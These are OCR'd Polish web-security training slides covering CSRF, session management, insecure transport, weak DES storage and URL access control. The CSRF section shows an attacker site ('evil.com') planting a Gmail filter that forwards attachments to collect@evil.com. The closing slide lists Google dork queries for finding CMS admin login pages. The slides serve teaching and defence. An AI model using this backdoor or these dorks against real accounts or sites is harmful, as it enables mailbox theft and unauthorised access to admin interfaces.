
UNIA EUROPEJSKA
EUROPEJSKI
FUNDUSZ SPOŁECZNY


Projekt współfinansowany przez Unię Europejską w ramach Europejskiego Funduszu Społecznego


Cross Site Request Forgery (CSRF)

ASP.NET ViewState trick

```
void Page_Init (object sender, EventArgs e)
 {
        ViewStateUserKey = Session.SessionID;
 }
```


Bookmarks Tools Help
https://mail.google.com/mail/?auth=DQAAAIwAAAAg_Y_qW8TH4TowS7K8PKeIpkaYCunLDjA1RYyFD0EhpdEFt0yb88aZWzXhe2zzbXvv38PoE0p
Google
nts Photos Groups Web more
Search Mail
Search the Web
Show search options
Create a filter
Archive
Report Spam
Delete
More actions...
Refresh
1 - 50 of
Select: All, None, Read, Unread, Starred, Unstarred
PHP Classes [PHP Classes] PHP Classes: Weekly newsletter of Sunday - 2007-09-23 - PHP Classes: Weekly newsletter of Sunday -
Skype Skype - download successful. What next? - See this email as a webpage: http://www.skype.com/email/download_cor
Digg.com New Digg Profiles and Updated Site Policies - Lots of new changes coming to Digg! We're excited to introduce you to
Jed Yazzie Iztegli liubimite si filmi bezplatno<---------->diathesis stasis octahe... - Filmi: 1. Rush Hour 3 (2007) 2. Tra
PHP Classes [PHP Classes] PHP Classes: Weekly newsletter of Sunday - 2007-09-16 - PHP Classes: Weekly newsletter of Sunda
Irwin Mckinnon Ще харесате това! <------> accurate simmons alexei blinn institution muscat riffle hob ... - Екипът на BGTRACKI
SPI Dynamics Combating Hackers in QA New Webinar: HP Cu
PHP Classes Released new book review: PHP Progra
SPI Dynamics Live Webcast: Combating Hackers in QA - Live Webcast: Combating Hackers in QA New Webinar: HP Customer Pers
Newsvine Administrator Using Newsvine - Hello passfree, We've noticed that you've been adding content to your Newsvine column. We ...
StumbleUpon Your StumbleUpon Password - Here is your StumbleUpon password: Userid: 3578801 Nickname: passfree Email: passfre
PHP Classes [PHP Classes] Innovation Award results of August of 2007 - Innovation Award results of August of 2007 PHP Abstract
PHP Classes [PHP Classes] 13 rules to optimize your Web site performance - 13 rules to optimize your Web site performance PH
Wink Team Edwin Seaver would like to be added as your friend - Edwin Seaver (jvyyuie) would like to be added as one of your f
PHP Classes [PHP Classes] PHP Classes: Weekly newsletter of Sunday - 2007-08-26 - PHP Classes: Weekly newsletter of Sunda
Wink Team Password recovery complete - Hello, Pass Free! Someone from 217.44.138.91 (probably you) requested a password re
Wink Team Wink Password Recovery - Follow this link to reset your password: http://wink.com/account/recover/?ticket=306c9fdea61
blinklist-active-members Please Help to Make BlinkList Incredible - Tip 5 - Hey passfree, Do you want to know what makes BlinkList incredibl
StumbleUpon Make the most out of StumbleUpon - StumbleUpon Discover new web sites Hi passfree, Want to get the most out of S
PHP Classes [PHP Classes] PHP Classes: Weekly newsletter of Sunday - 2007-08-19 - PHP Classes: Weekly newsletter of Sunda
blinklist-active-members Turn BlinkList Into Your Onramp to the Net - Tip 4 - Hey passfree, Today I am going to share my absolute favorite tip
news2007-august Altova Developer Connection Newsletter August 2007 - In this month's issue: > Case Study – Altova Authentic RSS
StumbleUpon Get to know StumbleUpon! - StumbleUpon Discover new web sites Hi passfree, Now that you've tried Stumbling, the ...
User logs into GMail



Bookmarks
Tools
Help
evil.com
Google
(Untitled)
User visits Evil Site


Bookmarks Tools Help
https://mail.google.com/mail/?auth=DQAAAIwAAAAg_Y_qW8TH4TowS7K8PKeIpkaYCunLDjA1RYyFD0EhpdEFt0yb88aZWzXhe2zzbXvv38PoE0p
Google
nts Photos Groups Web more
Search Mail
Search the Web
Show search options
Create a filter
Your filter was created. Learn more
Settings
General Accounts Labels Filters Forwarding and POP Chat Web Clips
The following filters are applied to all incoming mail:
Matches: has:attachment
Do this: Forward to collect@evil.com
Create a new filter
Evil Site adds a Backdoor
You are currently using 3 MB (0%) of your 2904 MB.
Google Mail view: standard with chat | standard without chat | basic HTML Learn more
©2007 Google - Terms of Use - Privacy Policy - Program Policies - Google Home

Broken authentication and session management

- **Sesja**
  - Ciasteczka
  - Logout
  - Timeout
  - ID w URL
  - Losowość ID
  - Session fixation
- **Logowanie**
  - Remember me
  - Zapomniane hasło
  - Blokowanie konta

Insecure communication




Insecure communication

- Czy zawsze wymuszany jest SSL dla zalogowanego użytkownika?
- Czy ciastko sesyjne ma flagę „Secure”?

- Szyfrowanie
  - Certyfikat
  - Dozwolone protokoły
  - Dozwolone szyfry

Insecure communication




KAPITAŁ LUDZKI
NARODOWA STRATEGIA SPÓJNOŚCI

UNIA EUROPEJSKA
EUROPEJSKI
FUNDUSZ SPOŁECZNY

Projekt współfinansowany przez Unię Europejską w ramach Europejskiego Funduszu Społecznego

Insecure storage

- Case: DES (56bit)
- Spróbuj zrozumieć co robisz!
- 56 bit = 7 znaków ASCII



Failure to restrict URL access

Przykłady – help us Google!

- inurl:/sitecore/login intitle:sitecore
- inurl:/Admin/ Dynamicweb DWSDownload
- inurl:/Umbraco/ intitle:login

